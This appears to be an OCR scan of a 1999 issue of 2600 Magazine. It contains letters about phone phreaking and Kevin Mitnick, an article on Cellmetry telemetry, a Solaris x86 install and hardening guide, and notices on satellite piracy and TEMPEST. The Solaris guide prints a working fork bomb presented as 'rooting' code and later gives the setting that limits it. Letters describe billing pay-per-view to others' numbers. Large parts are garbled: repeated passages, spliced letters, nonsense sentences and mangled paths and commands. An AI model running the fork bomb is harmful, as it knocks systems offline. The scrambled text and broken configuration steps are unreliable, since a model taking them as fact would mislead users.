I recently ordered pay per view, before through Mo- dimes and I have several phone lines at my house. When you call from a different phone other than the number that is on record you are asked to enter your phone number. Well, you can enter anyone's phone number and charge a pay per view movie to their bill. I think we should inform Mo-dimes about this small but still major security problem so it can be fixed.

Payphone

Dear 2600:

On page 114 of 16.2 Phazebot wrote a letter about a number he discovered which had options of calling main line level adjustments, etc. That number only works for payphones in the San Antonio area. Also, you can find the number which allows those options in an area such as Miami?

SSTeeka
Atlanta

The only way to get information like this is to track it down by referencing telephone and research firms, more than others, assuming, sometimes, publishing a phone book, and it shows an interesting and interesting information, such as above. And, there's ever the chance that it doesn't even exist in your area, but say, for now, you'll find lots of interesting things while you're roaming. Share the info once you get it.

Dear 2600:

If you're not familiar with Bell Atlantic in the New York metropolitan area, suffice to say it's still NYNEX. The phone company so bad that they were fined millions of dollars by the FCC. The last Hillary Clinton was president had their voice mail upgraded. Bell Atlantic records had their voice mail upgraded. Bell Atlantic sent a helpful card with the new access number and made sure to point out that your new temporary password is your phone number. I am sure this was very helpful to anyone who wanted to set it back, locking out the old services that might help out your needs. With everyone out of their new numbers. And while you're roaming, share the info once you get it.

Dissatisfaction

Dear 2600:

Recently, I have become disgusted with the barking scene. It seems like more and more power tripping 13-year-olds are beginning to perpetuate the scene and cultivate its treacherous nature, giving it a bad rap. I've been around the scene for six years. For awhile, I was absolutely smitten with its open-minded, refuse-like appearance. A place where I could go and speak my mind without being criminal for what I believe. But, in the latter part of my membership, I've had the urge to completely end all relations with the scene because of its disapproving abilities. Six months ago, "script kiddies" were the elite ones. Now they're openly criticized. And this goes for much more as well. My point is really a question. Does anyone else think the true scene is turning to shit? Or have I just spent way too much time on this?

Bentonia

You're spending way too much time in Kansasland, that's for sure. There is no place on earth worth being where you don't get converted for what you do.

Dear 2600:

For the benefit of future visitors, it is possible to hijack a car when using mobile radio so that it will never call who it was. Think of the possibilities! Anyway, just thought you'd like to know.

Jonathan Frederickson

www.mrshakup.com. What they do is call a telephone number, you give them with a message. It also plays a stern advertisement. Like everything else in life, this can be used for good or evil. True, it can scare you off with a nasty message, and no one will know who it was. Think of the possibilities! Anyway, just thought you'd like to know.

Dear 2600:

Just picked up the new issue and wanted to respond to some letters. Justin mentioned a program available from BellSouth on their FTP called "locators.exe". Although it's been there for years, it's actually a pretty little program giving some interesting information on LO locators and switch types. Worth checking out.

PhazeFid wrote about a test number which gave him several definitions including wireless lines and 24-hour mobile. This type of test number is known as a DMTU (Digital Address Test Unit). There are some tests BellSouth seems to always use 1111 or even 1122 when they're trying to be really snappy.

Inside

Dear 2600:

On page 114 of 16.2 Phazebot wrote a letter about a number he discovered which had options of calling main line level adjustments, etc. That number only works for payphones in the San Antonio area. Also, you can find the number which allows those options in an area such as Miami?

Laguna

Dear 2600:

The only way to get information like this is to track it down by referencing telephone and research firms,

more than others, assuming, sometimes, publishing a phone book, and it shows an interesting and interesting information, such as above. And, there's ever the chance that it doesn't even exist in your area, but say,

for now, you'll find lots of interesting things while you're roaming. Share the info once you get it.

John

Dear 2600:

recovered by the new owner of your mailbox. Where they do is call a telephone number, you give them with a message. It also plays a stern advertisement. Like everything else in life, this can be used for good or evil. True, it can scare you off with a nasty message, and no one will know who it was. Think of the possibilities! Anyway, just thought you'd like to know.

Where, Okay, one more, of course, when you use Bell Atlantic, perhaps you have a 50-50 chance of losing your money. I always make it a point to dial the number you give them with a nasty message, and no one will know who it was. Think of the possibilities! Anyway, just thought you'd like to know.

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Dear 2600:

book juggling Domino. I guess I was trying to have read an article that totally exposed holes in the AS-400 system as regards to web application. I challenge anyone out there to find holes at the Hammer and in the AS-400 in general. I doubt any can be found. I hope I'll be wrong.

Millebaile

Dear 2600:

Folsom, let me say by saying what you've done with 2600 is laudable. It must have taken a lot of work and dedication to get this far. Now that you've have and seemingly alive, I must express my views in hope of making a difference for the beaten.

Your content is biased, you want all of us to think just as you do, when in fact your views and opinions should be just that, your views and opinions.

Allow me to make an observation if I may. While reporting the Minick case you never once looked at it from the point of the prosecution, the case most likely has been corrupted by media and reporting powers. You've told us as much. But do you really think your legal code is fair? Is giving in to feel as committed and genuine about the whole thing if the "prosecutor" is so obviously Naive? And if someone gets the very foundation of the publication to feel strongly about the Minick case, what choices do you have with the rest of society? You can't be honest honest or judicial system just because you think they are being biased towards Minick. That will put us nowhere. In fact it's counterproductive.

You've got the power, you have the readers, you can do yes, nor make the most efficient use of it. Print manuscripts, more cool hard facts and let's do it much. You're seconding our cause when you allow us to only see things from your view. Instead of fulfilling your mission, instead of facts and lets arrive in our own conclusions, isn't that the very essence of hacking says way we all learned to the old school, surely we can next the day.

mekmister

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Free Kevin

Dear 2600:

Last night I was watching a Nick television, and on television Kevin, a silly soap opera kind of tame adolescent audience. One shot was in a guy's dorm room and on the wall right behind the other head, was a "Free Kevin" sticker, bright as day. Made me day, and almost made me like TV.

For of people who've seen his name which were really gratifying, it makes the word has gotten out and people are reading, we hope to see the number show up in other interesting spots.

Dear 2600:

I just wanted to say that I think the Free Kevin demonstrated it San Francisco was a great success. I am from Anderson, CA and had visited your site the day before the demonstration started and talked my mother into taking me to the one in San Francisco which is about 200 miles from where I live. It took us about two days to get there and then after wandering around the city for about an hour on a half finally found which demonstrator was. Anyways, the point is that I got there about an hour late but informed at least 150 people of who Kevin was.

Dear 2600:

To above 2600 writer each day is take part in this is really something to be proud of. Kevin was especially helpful to stop your story. From Morris to last Friday, a lot of people in LA didn't stand up to express themselves. Another demonstration has won't be too convenient. As a green store down the Angle and courageous as well put no numbers. In fact it's counts probably Kevin, Fleet Mutual!

mekmister

I suspect Minick and am proud to say that I try to spread the word as much as I can, but I would like to express that he is not the only one. His case is one of ours and he has served so much more than the should have. But these are not cases of this nature. Table 80 in Justice the case of Mumia Abu-Jamal (Death Row inmate) who has been on death row for 17 years, and he didn't even do a fucking thing! This is instance. Free Kevin, Fleet Mutual!

Debater Inferior

Unashamedly we'll get letters exposing your point of view, but the interesting thing is that when you communicate receive ignorance that's close to home as the newspaper, decoupling is colored by opinions and not necessarily our opinion in our own pages where else will it appear? If we're not presenting specific focus fairly, we're not fair about it but with regards to the others, we believe we should be opposing this particular clients. That is fair, agree to be the stronger point for our favor.

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mekmister

2600

Fall 1999

Page 37

I was scrolling through the page, looking at linked sites, and I came across "Sun pricing under \$80 million" or "Sun's price". I have never lost so much money for a company so fast. How can they claim that self-judge me less as a user? I guess you're right, Minick is getting scammed.

Bruce Drake

It's amazing how quickly the changes went about back over four years for the guidance to be hard.

Dear 2600:

Let me start off by saying that everyone is right and only expect someone who goes straight in for the wiz opulations.

OK, Kevin Minick, he got what was coming to him. He broke the law and got caught. You don't easily expect someone who goes straight in for the wiz opulations.

Well, I don't get it the way the U.S. government treated Kevin. It was imprisoned four years without a trial. His lawyer was left here or no time to prepare for the case. He was going to get sentenced any way you look at it. However, I find that the U.S. Government is going to be under China in their sentencing in dealing with "tyrannical".

In conclusion, he got caught. He was presented with what's going to prison. What is, it's the process.

Skippy the Refrigerator

Canada FBI

Skipping up the shoulder - excuse you do that you're going to inevitably offend an off "process", ie. if you honestly think anything in Kevin's case could ever come even close to being a "step of the hand" - I always probably nothing we can say is complete non-offensive. Reversing a non violent offender into causal emotional damage to prison for five years shows a indifference and a real abuse of authority or their selective pronouncements. We hope that this crime is overlooked as the true crime of this nation's indifference to it.

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people such as Minick in jail and I don't see why any one would have trouble with the context of justice or self-respect. citizens of this country would voice "reverence for others." Don't believe as I had at the court recess and see when he was actually charged and just maybe they will respect you. Now respect that sound almost like the golden rule your grandmother taught you? Maybe she really did know something or two.

Joe Brown

I always remember that someone who does their best is still going to make mistakes with the context of justice or self-respect. citizens of this country would voice "reverence for others." Don't believe as I had at the court recess and see when he was actually charged and just maybe they will respect you. Now respect that sound almost like the golden rule your grandmother taught you? Maybe she really did know something or two.

Foreign Phones

I finally got my hands on a copy of your magazine. Tim is 6 and have been into the audio, starting since I was 12. I live in India and I refer to a letter from Priti in 1991.

Our pay phones are like any other pay phones you would expect. Cost less and they accept 1 rupee coins - rupee is our local currency (15 = 85. 40.11 like us). My son is profit or something. Not in any case, the rupee we sell.

Thanks for a great magazine. You guys should consider distributing in India. I picked up my copy from Bangalore (Times Review).

Psychobitch

That's quite a kick. And here people complain of rice having to walk down the block to find a rice

Dear 2600:

After your recently mentioned an off "process", ie. if you honestly think anything in Kevin's case could ever come even close to being a "step of the hand" - I always probably nothing we can say is complete non-offensive. Reversing a non violent offender into causal emotional damage to prison for five years shows a indifference and a real abuse of authority or their selective pronouncements.

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country) which can be generated in every poor country and "C", 90 serialities (because of high probability that you will lose your connection were much used). The gray telephone has an additional device that accepts telephone cards. There are four types of cards - "A", "B", "C" and "D".

If you hear anything weird, also, Dr. Peter Sorenson can corroborate it and see if you hear the same sounds in different parts. You can photograph something like it afterwards and we also always do. That's almost always a good idea.

public attention as what is happening. What we need here is a hacker's voice. We need to get some good hackers who are on the side of privacy to talk and advertise and give a good dose of their own medicine to those in the media and tell them who are using hackers themselves to

DISCOVER

Dear 2600:

I found this phone number off my car dealer, 810-720-0217, & it's some kind of SCO system, which I'm no
longer the owner of. It is used in no way and is now up

access to just about anything. The reason I am writing is to warn you is because I really wasn't sure what this was and what I should do with it. I'll probably end up trying to get rid of them and tell them about it.

You might also tell me how you happened to visit India, because you know I was English.

Dear 2609:

their server, <http://angelfire.com>, since anonymous access to the incoming directory:

The files in that directory are also contained.

ates. TUG-555-4141 is the number to call to find out what your long distance company is. We have yet to find

卷之三

I don't know if anyone else noticed this, but in Zimmerman's article about Interval Hacking in 18.2, he said:

At the tenth letter back by one in the alphabet, it becomes IBM.

Dear 2609:

Conspiracies

Mar 2661

I decided it was time to get this question about my modem. Whenever I do anything as it's making its standard chattering/ding noises there's a subtle ringing in the background at the same time. It's as if a magnet was touching two things at once. I tried other modems and they don't do it. It's been going on for a very long time. It's driving me nuts. What's up? Am I being monitored? Do I finally have a reason to be paranoid?

While we will never dismiss outright the possibility of a negative interpretation, there are other possibilities. It

B222 38

2600 Magazine

An Overview of Cellmetry

By Alan J. Sapperstein

However, a method of remotely controlling a device, gathering data, taking a measurement, or providing information using a short message burst and not requiring the physical presence of a person.

Cellmetry's wireless telemetry technology designed to monitor, control, and track anything that is worth being monitored, controlled, and tracked. In other words, just another way to keep Big Brother watching us, and we help more companies because Big Brother is with us.

Cellmetry was developed and patented by Dell South Wireless Inc., although it is basically a joint venture by BellSouth and Numerex Corp. It was specifically designed for monitoring serial numbers of cars to and from service drives, vehicle tracking, alarm monitoring, asset tracking, remote control operations and utility meter monitoring, just to name a few. With this technology, utility machine operators would actually be able to analyze actual customer usage and bill accordingly if needed. If they were in theory to call the machine, they could have the machine automatically page them when more Trivitels were needed. Or say you forgot to pay your electric bill for two months, it would be possible for the electric company to send a little message, causing your service to be disconnected. Meter readers would be able to use this information to be automatically sent to the electric company every billing cycle. Not only that, but with cellular phones, drivers will be able to receive an emergency signal if their car is stolen.

Cellmetry devices can not only monitor the status of equipment and perform remote functions, but they can also track all types of mobile equipment and assets using GPS (Global Positioning System). This includes automobiles, armored trucks, railcars, planes, barrels, trailers, barges, television control equipment, tools, machines, you get the picture. Cellmetry applications work with GPS to automatically update where you are at any given time. Cellmetry needs these items to serve its function. A Cellmetry radio or CRAD (for short) is Cellmetry gateway connected to a cellular switch, and a computer host to receive and process information sent over CRADs. Specific software/hardware packages are distributed by different companies depending on individual needs. Current application packages include: Highway Master (used for tracking commercial trucking), Telmetrix (allows remote monitoring for printing machines), OnSiteLink (used in monitor emergency power systems in case of fire culture), AirCom (all types of asset tracking), Circo (for monitoring cable TV services or to perform maintenance).

Without a site visit, and several other applications which are either established or being developed. The customer gets his software to call the gateway and once connected, will have several options to have their CRADs assigned. Once assigned, the CRAD will register itself to the cell provider via the network. So now that the data is at the gateway, it either stays there and the customer receives it, or it is sent to the customer's home computer immediately. You cellular rentals will recognize this process as "remote registration."

Cellmetry's service operator just like a roaming phone operator in the cellular system. A roaming phone sends its MSN and LSN via a common channel back to the home system to validate service. The only difference here is a roaming phone and a CRAD is that the CRAD's MSN are specifically assigned so that the MSN and LSN are routed directly to the Cellmetry Service Bureau (CSB). The CSB forwards the table to the home set (LSN). The CSB holds the message (up to 42 bits). The CSB processes the data and does it or routes it depending on customer needs.

So now you know how Cellmetry works, but how is it used? A Cellmetry device can operate under one of four modes: modem mode and meter mode. In modem mode, the CRAD acts only as a modem, passing information in both directions. That CRAD is connected to an external controller that would decide if there is a need to act on the information it received. If it feels there is a need for response, it will ring a message back to the Cellmetry system. The message will be transferred in the MSN of course.

In meter mode, the CRAD already has the required encoder intelligence to set independently so no external controller is required. Meter mode operation could be handled in two different ways. The CRAD could collect bits of information that could include data such as meter type, copy reading, current, number of credits in, a meter in the cell mode. This mode of operation would be used anywhere a counter needed to be monitored. Meter reading could only be seen when requested. By the Cellmetry system. In fact, a subset of operation under meter mode, the CRAD is set to send the message automatically at a certain specified time. The gateway would collect information and report it to the customer or the customer's dispatcher (via fax, business e-mail, etc.). This mode is user utility overpasses would make it easier for you to receive your report. For immediate meter read, a MNP page would be sent out corresponding to the MSN of the meter you're tracking. There would also be another function assigned in the CRAD which, when selected, remotely could deliver a pulse to a meter device in the meter that could cause your meter to be cut off.

So how well will Cellmetry function in the real

world for you, you're talking about a wireless form of communication and no meter box for cellular technology has ever, is is nothing to marvel at. The design of my apartment building makes cellular service physically impossible from within the complex and the electric meter set in a basement. I'd like to see a CRAD operate down there. However, Cellmetry Data Services boasts of their "Cellmetry Network Surveillance Center," which will basically make sure all your messages get through and if something fails, a redundant system will try another connection which is sort back to the gateway via the network. The gateway receives the registration, removes the data, and sends a registration confirmation back to the cell provider via the network. So now that the data is at the gateway, it either stays there and the customer receives it, or it is sent to the customer's home computer immediately. You cellular rentals will recognize this process as "remote registration."

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Get The Word Out!

Free Kevin bumper stickers are now ready to be spread around the planet. It's time the world starts hearing about Kevin Mitnick's plight, locked in prison for more than four years without being accused of a violent or even financial crime. Enough is enough!

We're selling these stickers at a slightly inflated price of \$1 each, minimum order of 10, and deducting 100% of the money to the Kevin Mitnick Defense Fund. What better way to show your support?

Make all checks payable to Kevin's

Grandmother - Reba Varianian

and send

Middle Island, NY 11951 USA

DO NOT MAKE CHECKS OUT TO 2600! They will be returned if you do. Also, don't mix this with any other 2600 order or you will cause all kinds of confusion.

FREE KEVIN buttons are now available! They're round, black on yellow (like the stickers), and you can take them wherever you go! (They're not tiny either.) 4 for \$10 - all proceeds go to the Kevin Mitnick Defense Fund.

TO WRITE TO KEVIN AS Kevin is being transferred to different prisons, any address that we print here will likely be outdated. Before this issue comes out, please check www.freewebs.com for the most up-to-date address. You can also send email to kmitnick@2600.com to Kevin at kmitnick@2600.com.

through and your electric bill will be right on time. And despite the real and perceived drawbacks, you can bet your ass that corporations and agencies already have an eye on the technology and are probably racing to contract so you're not getting ours first. Look no further to implement this first, followed by other companies tracking free range cattle, tracking their neck tags, and agricultural folks looking to monitor trees, streams and agricultural crops. I mean, seriously, and I'm sure politics and power-monger agencies will find a use for it eventually. (If they haven't already.)

Some of you may choose to see the dark side of all this, and I can see it too, but I'm one of those guys that never uses regular cellular voice control devices to transmit info. Instead, it uses an excess capacity in the AMPS analog control channel to send a message between two separate and remote devices. There are 332 channels in the AMPS system, so they're set up between the two competing cell carriers in each market. Twenty-one of these channels are used as control channels. Cellmetry data actually yields nothing to regular cellular traffic, meaning that if there is too much cellular traffic, no message will be sent, or if one, it will be sent later. You're probably thinking, what if all those CRADS are programmed to respond randomly? So you can see, I mean, that this man's master plan will get

SOLARIS x86 FOR PLANTS

By Jayaman

ack in the day, when I was a "youngin'" hacker, I used to social engineer shells out of universities in the hopes that I could gain some experience on the magical and mysterious operating system known as UNIX. Documentation on this "cryptical envelopment" was difficult to come by at my local library, and I was forced to rely on short test files downloaded at 300 baud over a local BBS. Many of us rejoiced when Linux became widely available - the concept of having a UNIX workstation on your desk that you could play with without the fear of being forcefully removed from the box.

Even though Linux is widely available and supported in the community, it is not the end-all-be-all when it comes to learning UNIX. If one's goal is to eventually... ahem... remotely administer a box, it would be a good idea to become familiarized with some of the more popular operating systems. As of today, Linux does not make up the majority of UNIX presence in universities and corporate America. In addition to that, Linux has so many underlying differences (including between distributions) as compared to other UNIX flavors, that a good deal of knowledge gathered from administering Linux cannot be ported over to other operating systems, such as pure BSD or pure SVR4 OSes. This is where Solaris x86 comes in.

Solaris x86 is just that. Solaris for the x86 platform. Except for the OpenBoot system (Spare platform PROM firmware - think of it as kinda like BIOS on crack), Solaris x86 is the same as Sparc Solaris. Now, for the cost of stripping and media (See footnote 1), or, for those who prefer to do illegal things (note: I am not condoning this action, I never suggested it, either), the cost of a blank CD-R, it is possible to acquire this OS of OSes for experimentation on the home PC. This article concentrates on the installation, asking basic functionality, and elementary security issues surrounding Solaris x86. In addition to that, the assumption is made that the reader has already used some form of UNIX operating system. If you are reading this article in the hopes that I will give out source code for rooting a Solaris box, well... here you are:

```
#include <unistd.h>
void main()
{
    while(1)
        fork();
}
```

Installation

I am going to assume that the box that you, the reader, are installing Solaris on is going to be a Solaris-Only box. Don't be a bitch and dual-boot it. Sink or swim, and install one OS on the machine. I would like to make a note, however, that Solaris does include a boot loader which is capable of running two separate OSes on the same hard drive.

The following are the statistics regarding the system upon which I installed Solaris x86. This machine resides behind a private network, with a BSD-based router, which is rather secure.

Processor: P120

Memory: 64 Megs of RAM

Video: S3 Virge'DX, 4 Megs RAM
Storage: 6.4 gig IDE, 32x ATAPI CD-Rom, 3 1/2 Floppy
NIC: 3Com 3c-509b (100T PnP card)
Sound: SoundBlaster 16
Stickers: Grateful Dead!

Before doing anything, unplug your system from the Internet. Paranoia is a good thing. Just like installing any other operating system, a boot floppy has to be created. Grab the floppy image from <http://www.cse.cuhk.edu.hk/~sun/cuvm/drivers/> and either dd or rawrite the file to a blank disk. Insert the CD into the drive, the floppy into the machine, and reboot the box. The majority of the installation is, for the most part, an enjoyable experience. The OS autoproposes your hardware. Since my equipment is standard (old), no difficulties were encountered in this stage. If you have a network card in your machine, as I did, you will be prompted to give the machine a name, an IP address, and a Gateway. Assuming life is smooth sailing until this point, you will soon be prompted to... partition your drive.

Partitioning Your Drive

This is where I made a majority of my mistakes. I reinstalled Solaris several times, and placed several calls to my mentor, Vaughn, before I was able to figure out the optimal partition sizes for my drive and my uses. Now, these numbers fit very well for my uses, fearing little mail, not many 3rd party packages, and low stress for upgrading.

Device	Mount Point	Size
/dev/dsk/c0t0d0	/	256 Mbytes
/dev/dsk/c0t0d0s5	/usr	1024 Mbytes
/dev/dsk/c0t0d0s1	/var	384 Mbytes
/dev/dsk/c0t0d0s7	/export/home	Whatever was left (about 2.5 gigs)
/dev/dsk/c0t0d0s6	/opt	2048 Mbytes
swap	/tmp	334 Mbytes

Keep in mind that these are suggested values. They are based off of taking Solaris's suggestions, and tacking on a couple of hundred megs. I realize that the root partition may seem a bit excessive, and really should be consistent with the /usr partition, but in this installation, I kept both separate. In addition to /tmp, the /export/home partition is very large. Since the /opt and /export/home partition are next to each other, if worse comes to worse, I can move a gig from the latter over to the former. Now, if you are paying attention, you may be asking yourself what is the purpose of /opt. Rather than stacking all the add-on packages in /usr/local, it is somewhat customary to place the software in /opt. More about this will be discussed later.

Final Notes on Installation

Solaris will ask if you wish to do a minimal, custom, or full installation. I recommend you perform a full installation, since chunks of the OS can be removed later (e.g. Asian language support, PCMCIA support, etc.).

Basic Functionality

Step 1 • Log in as root.
Step 2 • Network. Setting up static routing may be a good place to start. Create a file under /etc called "defaultrouter" containing the IP address of your router. This is rather

simple. The contents of my /etc/default/rpcd file looks something like this:

192.168.1.1

A machine connected to a network is practically useless unless it can resolve domain names. Just as with Linux, you must create a file under the /etc directory named "resolv.conf". The contents of this file looks like this:

nameserver

ip.of.your.nameserver

Solaris does not yet look to this file to convert certain names into IP addresses. Open up the /etc/resolv.conf file in vi, and change the line:

```
host: files  
to  
host: files dns
```

Step 3 • Symlinks. As I mentioned earlier, it is somewhat customary to install third party software to the /opt directory. Many GNU packages, however, want to be installed to /usr/local. The remedy is to make a symlink so that /usr/local points to /opt. Problem solved.

Step 4 • Basic Software. Solaris is a commercial package with a companion commercial C compiler. This product is sold separately. Considering the fact that at this point in the game you probably do not have a C compiler, it would be a good idea to start adding in free, compiled packages and the like. Keep in mind that no GNU utilities, namely gzip, gcc, gnusmake, and other nifty gadgets are available to you as of this moment. Fortunately, Solaris does provide you with a somewhat functional web browser in the form of HotJava. Point the browser over to www.surfrawware.com, and start downloading. Specifically, to get started, you will need gnu, llistde, tarzip, and eventually pcd, tel, and dk. Keep in mind that those files are packages. They do not need to be compiled. Unzip each file and use the pkgadd(M) command to add the software to the system.

It's time to grow up now and install the tools you need by hand rather than by having them handed to you in a distribution. You will quickly realize how much useless trash you had on your previous boxes after you download each of these files over a 28.8 modem.

Basic Basic System Security¹

Locking down from the Outside

I personally am a very paranoid person. I have my girlfriend try a piece of my food before I start devouring it to confirm that there is no poison involved. She thinks I am being cute... anyways, what was I saying? Ah yes, avoiding the cybersassassin's bullet.

Very few, if any, operating systems are secure, directly out of the box. I highly recommend killing ticed until you are fairly certain that you are secure from outside attacks. Beginning by turning off unnecessary services in /etc/inetd.conf by placing a # in front of them. If you are going to be the only user on the system, and you do not need to remotely log in, comment out all lines in the /etc/inetd.conf. If the outside world must connect to your box, install SSL, aka Secure Shell, which will provide increased security over the transmission path and some IP filtering options. If installing SSL is out of the question, look into TCP Wrappers, TCP Wrappers, whose daemon name is tcpd, allows you to add IP filtering and logging functionality to any TCP-based network daemon, such as telnet, rlogin, and rcp.

For those pesky RPC-based services, which have next to no form of security, Secure RPC is distributed with Solaris. Rather than using standard RPC's method of user authentication, which is solely based upon the client's IP (AUTH_UNIX), Secure RPC uses an

encrypted key pair which is also time dependent. What all this means is the authentication of the RPC call is secure, but all data sent afterwards is clear text. This will allow a bit more of a cozy feeling while running NFS based services.

But, if you are like me, and you do not need NFS functionality, or want to have anyone connecting to your machine, disable the TCP and RPC daemons as stated above, and disable the NFS server by performing a cd into /etc/rc3.d and moving \$15 nfs.server to _S15 nfs.server. More on this later.

Looking down from the Inside

Use common sense here. If this is a personal machine, don't let your friends have accounts here. Their machines may be owned right now, or they may not be the friends you think they should be. Make a list of all the sudo programs on your box, and go through and decide what is truly necessary. In addition to that, it is possible to set up a partition so that no user can run a program where the suid bit was set. The following line is from my /etc/default/login.conf file:

```
#devs/dk/u0s7 /dev/dsk/cb0s7 /export/home ufs 2 yes needuid
```

Each of those fields should be tabs delimited. The last data field, "need options?", allows you to set rount permissions such as no read-write and nosuid. For good measure, add this option to your /tmp slice as well.

The astute reader may have noticed earlier that the snippet of code stated was a fork bomb. Although not mentioned in the manual pages (at least not in mine), it is possible to set a maximum number of processes per user. Open up the /etc/system file and add the following line. Placement in the file is not critical.

```
set maxupro = 50
```

I also disable sendmail and other utilities on my machine, as I do not receive mail on this box. To do the same, as root, cd into /etc/rc2.d. Either rm the file S88sendmail, or move it to another file, such as _S88sendmail. When the operating system switches to the run level 2, for example, it executes all the symlinks in /etc/rc2.d that begin with the letter S. While you are in that directory, it may be a good idea to get rid of S73nfsclient. I personally don't trust NFS functionality.

For an added measure of protection, or, more importantly, peace of mind, it is possible to enable process logging in Solaris. This will create files under the /var/adm directory from which it is possible to extrapolate a user's movements through the system. The main purpose of this feature is to properly bill people for computer time, but one tool could be used for multiple jobs. It is possible to enable this feature by making a symlink from /etc/init.d/send to /etc/init.d/K22send.

The reader may be asking him or herself, "What are all these symlinks floating around for?" Unlike BSDish OSes, where there are a few centralized files which define what processes start on boot (rc.conf), for example. System V R4 implementations are more dependent on the concept of run levels, or system states, to decide what processes to start when. Run level 2, for example, is the normal multiuser operating mode, while Run level 3 is started to enable remote file sharing. If the administrator wants sendmail to start when the system kicks into multiuser mode, he or she makes a symlink from the /etc/init.d directory, where all startup scripts are kept, to /etc/rc2.d. When the operating system switches into the specified run level, namely run level 2, it executes all scripts beginning with the letter K first, then those with the letter S. The two digits following the K or the S specify

the order of execution (S22 comes before S67). With this knowledge, figure out how to properly take out the shutdown scripts (those that begin with a K) for sendmail and the other daemons that were disabled earlier. Hint: Look in /etc/cron.d.

Before I leave this topic, it may be a good idea to mention buffer overflow exploits. There is one overflow that I know of in the current versions of Solaris, and I have seen an exploit for the bug written for Sparc Solaris 2.6. The file /usr/libexec/bin/shell.core did, at one time, have an overflow issue, and the file is setuid. It may be a good idea to keep this in mind if a large number of untrustworthy users will be poking around your system. A kernel option to disallow this functionality (moving code out of the stack memory space, which is the main method by which a buffer overflow exploits a system) is present, but requires hardware support as well (read: Sparc Processors only).

Patching

The far majority of attempts to compromise the security of a computer system today is due to the multitudes of script kiddies and their ubiquitous search engines. The fact is that these brats aren't going to get into your system if you catch wind of the advisory first. Turn off whatever is vulnerable, then wait for the patch to come out.

Patching is a rather simple, non-complicated operation to perform in Solaris. Either point a Java-enabled web browser to <http://sunsolve.sun.com>, or ftp to sunsolve.sun.com, and cd into pub/patches. Grab a copy of the most recent patch report for your version of Solaris (most probably going to be Solaris 7.x86). The two sections that you should be concerned with are the recommended and security related patches. It may seem that those categories should be mutually inclusive, but some security related patches apply to only one piece of software, and not to a critical piece of the OS. Because of this, Sun does not consider the patch to be required. Unzip and untar the patch file, cd into the new patch's directory, and type the following:

patchadd
It is that simple. If the patch is kernel related, it is probably a good idea to reboot after this operation. Otherwise, restart the software involved and go along your merry way. If this creates a boo boo on your system, use the patchrm command to remove the patch and restore the old system files, granted that you haven't rm'd them from /var/adm.

Conclusion

Although many people are intimidated by the specter of a well-written, low level OS, Solaris is easy to install and administer, once the user gets past some idiosyncrasies involved with the SVR4 system. Also, remember some of the basic things about "remote administration" that you have learned from this article.

- How to check if your box is secure from the outside, and, thusly, if some other machine is not.
- Check to see if process logging is enabled once you are inside.

These are just basic topics. The point of hacking is exploring the unknown, at all costs. After you install Solaris 7, you have a chance to get your feet wet and acquire some skill, hopefully enough so you don't get yourself caught.

URLs

Get Solaris for Free: <http://www.sun.com/solaris/freesolaris.html>
The Unofficial Guide to Solaris: <http://solariaguide.com/>

Satellite Watch

News

Volume 12, No. 8
August 1999

Single Issue

\$4.25 US
\$5.75 Canadian

"Your source for the latest news from the satellite underground"



Final Issue

DirecTV Closes Down Satellite Watch News

Dear Subscribers,

It pains me as the attorney for Dan Morgan, Morgan Aerospace, Inc., and Satellite Watch News to announce that this is the last issue of the magazine. Unfortunately the unlimited resources and bankroll of Direct TV and other plaintiffs have literally forced the Satellite Watch News and Dan Morgan to shut down operations. Dan Morgan has been forced by DirecTV to close the Satellite Watch News, the DB-1 Radio Show and has basically been banned from participating in anything to do with "underground" satellite technology.

A permanent injunction has been ordered by the United States District Court, Eastern District of Michigan prohibiting Dan Morgan and Morgan

any issues of the Satellite Watch News publishing or accepting for publication any advertisements for the sale or use of counterfeit access cards. Dan is also prohibited from publishing or accepting

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A scary precedent has been set with the shutdown of this magazine by DirecTV. Apparently freedom of the press doesn't mean a whole lot in a civil suit. Any large corporation with the money archive will can simply outspend a small publication into bankruptcy.

We welcome any articles on DirecTV and how their technology works.

Page 46

policy on waste. We have witnessed time and again how you do not approve of the use of waste. Now, why include all of this in your magazine where SP&E does not live in waste or their correspondence of it?

Eric W.
Wilson getting into the entire issue of waste and being which is no simpler to have a blank conference room or audience, suffice to say that the ads our customers place are their responsibility. It's not hard to get caught doing something illegal if you merely are advertising it.

Secrets

Dear 2600:

Lawrence Livermore National Laboratory has been renovating a computer-rated Building 451 recently to house a new computer called "NSCI Option White". When completed next year, this IBM beast will be the fastest general purpose number cracker on earth, running at 10 teraflops (trillion operations per second). Its primary function will be in simulating nuclear weapon codes. Let's hear it for massive nuclear blasters!

Now, says radiocommunity misfits from computer espionage, a major security issue, which the US government-classified TEMPEST equipment program is designed to address. It would only make sense for Building 451 to be TEMPEST shielding. Wilson and his counterparts, a well-organized socialist think tank, the R2 Spearmen for Information about Optics White's activities. No, despite numerous pieces of Building 451's documentation work (http://www.llnl.gov/csc/stopbooks), I found no pictures of TEMPEST shielding being installed. But suppose NSA needs, but I thought it would be nice to ask the question anyway...

Date: Fri, 6 Mar 1998 11:55:57 -0800 (PST)

To: Steven M. Clark <smclark@llnl.gov>

Subject: Re: Re: Request

I really enjoyed reading of your Building 451 pic. Last archive, however, I am unable to find any further info on the 1986-1987 shielding being installed. Where were the plans/pictures?

Thanks!
Lorenzo

I received the following response from Steven M. Clark, the laboratory's TEMPEST Coordinator, April

early 2000: 2600.com is not my email address, but rather my AOL ScreenName, I must be a tritium. Regarding, this is one of the few times I've witnessed a government official, although in a civilian that TEMPEST even exists - and is a civilian from 2600 Magazine nonetheless! How ridiculous! He also uses a non-humanized term, "Certi-fied Technical Authority" or CTTA, which is one of his official roles. Also note the last sentence of the message - in which he uses as many of my words, and as few of his own, as possible. Spock'sトレーニング。Mr. Clark has his credentials to call him "The Clarifier."

Date: Mon, 8 Mar 1998 11:55:57 -0800
From: Steven M. Clark <smclark@llnl.gov>
To: smclark@2600.com
Subject: Re: Re: Request

Dear Mr. Lorenzo,
On Mar 5, 1998 at 13:04:27 (PST) you, Duncane LaFosse <AKA smclark@2600.com>, requested information from Mr. Daniel R. Spokane, LLNL AGC Project Office, regarding tempest filters for building 451.

Your request was appropriately forwarded to my office for reply.

For Your Information:
Our newest filters are classified and are not for public distribution. You will not find the information you are looking for in a public-domain, neither will it be published nor disseminated by general knowledge.

The information you seek is reserved for internal communication only. Under approval of the Certified Technical Authority (CTTA) it may be shared with other Governmental officials (including OIG).

